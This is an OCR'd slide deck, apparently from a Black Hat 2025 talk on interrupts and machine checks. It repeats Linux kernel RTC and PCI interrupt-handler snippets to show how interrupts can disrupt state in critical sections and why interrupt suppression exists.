
ghosts in the machine check


{ domas / @xoreaxeaxeax / Black Hat 2025

(demo)



M2.5X4
M2X2.5
LEGACY B
USB2.0
USB3.0
HDD
DP1
PWR
DC-IN
Source
Product Information Here

- Interrupts and Exceptions


state disruption




```
static void rtc_get_rtc_time(struct rtc_time *rtc_tm)
{
    unsigned long uip_watchdog = jiffies, flags;
    unsigned char ctrl;

    while (rtc_is_updating() != 0 &&
                    time_before(jiffies, uip_watchdog + 2*HZ/100))
        cpu_relax();

    ...
```



```
static void rtc_get_rtc_time(struct rtc_time *rtc_tm)
{
    unsigned long uip_watchdog = jiffies, flags;
    unsigned char ctrl;

    while (rtc_is_updating() != 0 &&
                time_before(jiffies, uip_watchdog + 2*HZ/100))
        cpu_relax();

    ...
```




```
static void rtc_get_rtc_time(struct rtc_time *rtc_tm)
{
    unsigned long uip_watchdog = jiffies, flags;
    unsigned char ctrl;

    while (rtc_is_updating() != 0 &&
                    time_before(jiffies, uip_watchdog + 2*HZ/100))
        cpu_relax();

    ...
```



```
static void rtc_get_rtc_time(struct rtc_time *rtc_tm)
{
    unsigned long uip_watchdog = jiffies, flags;
    unsigned char ctrl;

    while (rtc_is_updating() != 0 &&
                time_before(jiffies, uip_watchdog + 2*HZ/100))
        cpu_relax();

    ...
```

! interrupt


```
static irqreturn_t dpc_irq(int irq, void *context)
{
    struct pci_dev *pdev = context;
    u16 cap = pdev->dpc_cap, status;

    pci_read_config_word(pdev, cap + ..., &status);
    ...
    pci_write_config_word(pdev, cap + ..., ...);
    ...
    return IRQ_HANDLED;
}
```



```
static void rtc_get_rtc_time(struct rtc_time *rtc_tm)
{
   unsigned long uip_watchdog = jiffies, flags;
   unsigned char ctrl;

   while (rtc_is_updating() != 0 &&
               time_before(jiffies, uip_watchdog + 2*HZ/100))
      cpu_relax();

   ...
```

! interrupt


```
static irqreturn_t dpc_irq(int irq, void *context)
{
   struct pci_dev *pdev = context;
   u16 cap = pdev->dpc_cap, status;

   pci_read_config_word(pdev, cap + ..., &status);
   ...
   pci_write_config_word(pdev, cap + ..., ...);
   ...
   return IRQ_HANDLED;
}
```



```
static void rtc_get_rtc_time(struct rtc_time *rtc_tm)
{
    unsigned long uip_watchdog = jiffies, flags;
    unsigned char ctrl;

    while (rtc_is_updating() != 0 &&
                time_before(jiffies, uip_watchdog + 2*HZ/100))
        cpu_relax();

    ...
```

! interrupt

```
static irqreturn_t dpc_irq(int irq, void *context)
{
    struct pci_dev *pdev = context;
    u16 cap = pdev->dpc_cap, status;

    pci_read_config_word(pdev, cap + ..., &status);
    ...
    pci_write_config_word(pdev, cap + ..., ...);
    ...
    return IRQ_HANDLED;
}
```



```
static void rtc_get_rtc_time(struct rtc_time *rtc_tm)
{
    unsigned long uip_watchdog = jiffies, flags;
    unsigned char ctrl;

    while (rtc_is_updating() != 0 &&
                time_before(jiffies, uip_watchdog + 2*HZ/100))
        cpu_relax();

    ...
```

```
static irqreturn_t dpc_irq(int irq, void *context)
{
    struct pci_dev *pdev = context;
    u16 cap = pdev->dpc_cap, status;

    pci_read_config_word(pdev, cap + ..., &status);
    ...
    pci_write_config_word(pdev, cap + ..., ...);
    ...
    return IRQ_HANDLED;
}
```

- Interrupts and Exceptions
  - Trigger a handler
  - Handler must save/restore system state
    - Not always easy / practical / possible


state disruption

```
static void rtc_get_rtc_time(struct rtc_time *rtc_tm)
{
    unsigned long uip_watchdog = jiffies, flags;
    unsigned char ctrl;

    while (rtc_is_updating() != 0 &&
                time_before(jiffies, uip_watchdog + 2*HZ/100))
        cpu_relax();


    rtc_tm->tm_sec = CMOS_READ(RTC_SECONDS);
    rtc_tm->tm_min = CMOS_READ(RTC_MINUTES);
    rtc_tm->tm_hour = CMOS_READ(RTC_HOURS);
    rtc_tm->tm_mday = CMOS_READ(RTC_DAY_OF_MONTH);
    rtc_tm->tm_mon = CMOS_READ(RTC_MONTH);
    rtc_tm->tm_year = CMOS_READ(RTC_YEAR);
    rtc_tm->tm_wday = CMOS_READ(RTC_DAY_OF_WEEK);

    ctrl = CMOS_READ(RTC_CONTROL);

    ...
}
```

```
static void rtc_get_rtc_time(struct rtc_time *rtc_tm)
{
    unsigned long uip_watchdog = jiffies, flags;
    unsigned char ctrl;

    while (rtc_is_updating() != 0 &&
                time_before(jiffies, uip_watchdog + 2*HZ/100))
        cpu_relax();


    rtc_tm->tm_sec = CMOS_READ(RTC_SECONDS);
    rtc_tm->tm_min = CMOS_READ(RTC_MINUTES);
    rtc_tm->tm_hour = CMOS_READ(RTC_HOURS);
    rtc_tm->tm_mday = CMOS_READ(RTC_DAY_OF_MONTH);
    rtc_tm->tm_mon = CMOS_READ(RTC_MONTH);
    rtc_tm->tm_year = CMOS_READ(RTC_YEAR);
    rtc_tm->tm_wday = CMOS_READ(RTC_DAY_OF_WEEK);

    ctrl = CMOS_READ(RTC_CONTROL);

    ...
}
```

```
outb(RTC_SECONDS, RTC_PORT(0));
val = inb(RTC_PORT(1));
```

```
static void rtc_get_rtc_time(struct rtc_time *rtc_tm)
{
    unsigned long uip_watchdog = jiffies, flags;
    unsigned char ctrl;

    while (rtc_is_updating() != 0 &&
                time_before(jiffies, uip_watchdog + 2*HZ/100))
        cpu_relax();


    rtc_tm->tm_sec = CMOS_READ(RTC_SECONDS);
    rtc_tm->tm_min = CMOS_READ(RTC_MINUTES);
    rtc_tm->tm_hour = CMOS_READ(RTC_HOURS);
    rtc_tm->tm_mday = CMOS_READ(RTC_DAY_OF_MONTH);
    rtc_tm->tm_mon = CMOS_READ(RTC_MONTH);
    rtc_tm->tm_year = CMOS_READ(RTC_YEAR);
    rtc_tm->tm_wday = CMOS_READ(RTC_DAY_OF_WEEK);

    ctrl = CMOS_READ(RTC_CONTROL);

    ...
}
```



```
outb(RTC_SECONDS, RTC_PORT(0));
val = inb(RTC_PORT(1));
```

```
static irqreturn_t rtc_interrupt(int irq, void *dev_id)
{
    ...
    outb(RTC_YEAR, RTC_PORT(0));
    ...
}
```

```
static void rtc_get_rtc_time(struct rtc_time *rtc_tm)
{
    unsigned long uip_watchdog = jiffies, flags;
    unsigned char ctrl;

    while (rtc_is_updating() != 0 &&
                time_before(jiffies, uip_watchdog + 2*HZ/100))
        cpu_relax();


    rtc_tm->tm_sec = CMOS_READ(RTC_SECONDS);
    rtc_tm->tm_min = CMOS_READ(RTC_MINUTES);
    rtc_tm->tm_hour = CMOS_READ(RTC_HOURS);
    rtc_tm->tm_mday = CMOS_READ(RTC_DAY_OF_MONTH);
    rtc_tm->tm_mon = CMOS_READ(RTC_MONTH);
    rtc_tm->tm_year = CMOS_READ(RTC_YEAR);
    rtc_tm->tm_wday = CMOS_READ(RTC_DAY_OF_WEEK);

    ctrl = CMOS_READ(RTC_CONTROL);

    ...
}
```

```
outb(RTC_SECONDS, RTC_PORT(0));
val = inb(RTC_PORT(1));
```

```
static irqreturn_t rtc_interrupt(int irq, void *dev_id)
{
    ...
    outb(RTC_YEAR, RTC_PORT(0));
    ...
}
```

- Some things shouldn’t be interrupted
  - Privilege and mode transitions
  - Secure environments
  - Interrupt handlers, page-table updates, critical sections, etc.

- Solution: interrupt suppression
  - Keep interrupts pending temporarily,
    then service in new environment

state disruption

```
static void rtc_get_rtc_time(struct rtc_time *rtc_tm)
{
    unsigned long uip_watchdog = jiffies, flags;
    unsigned char ctrl;

    while (rtc_is_updating() != 0 &&
                time_before(jiffies, uip_watchdog + 2*HZ/100))
        cpu_relax();

    spin_lock_irqsave(&rtc_lock, flags);
    rtc_tm->tm_sec = CMOS_READ(RTC_SECONDS);
    rtc_tm->tm_min = CMOS_READ(RTC_MINUTES);
    rtc_tm->tm_hour = CMOS_READ(RTC_HOURS);
    rtc_tm->tm_mday = CMOS_READ(RTC_DAY_OF_MONTH);
    rtc_tm->tm_mon = CMOS_READ(RTC_MONTH);
    rtc_tm->tm_year = CMOS_READ(RTC_YEAR);
    rtc_tm->tm_wday = CMOS_READ(RTC_DAY_OF_WEEK);

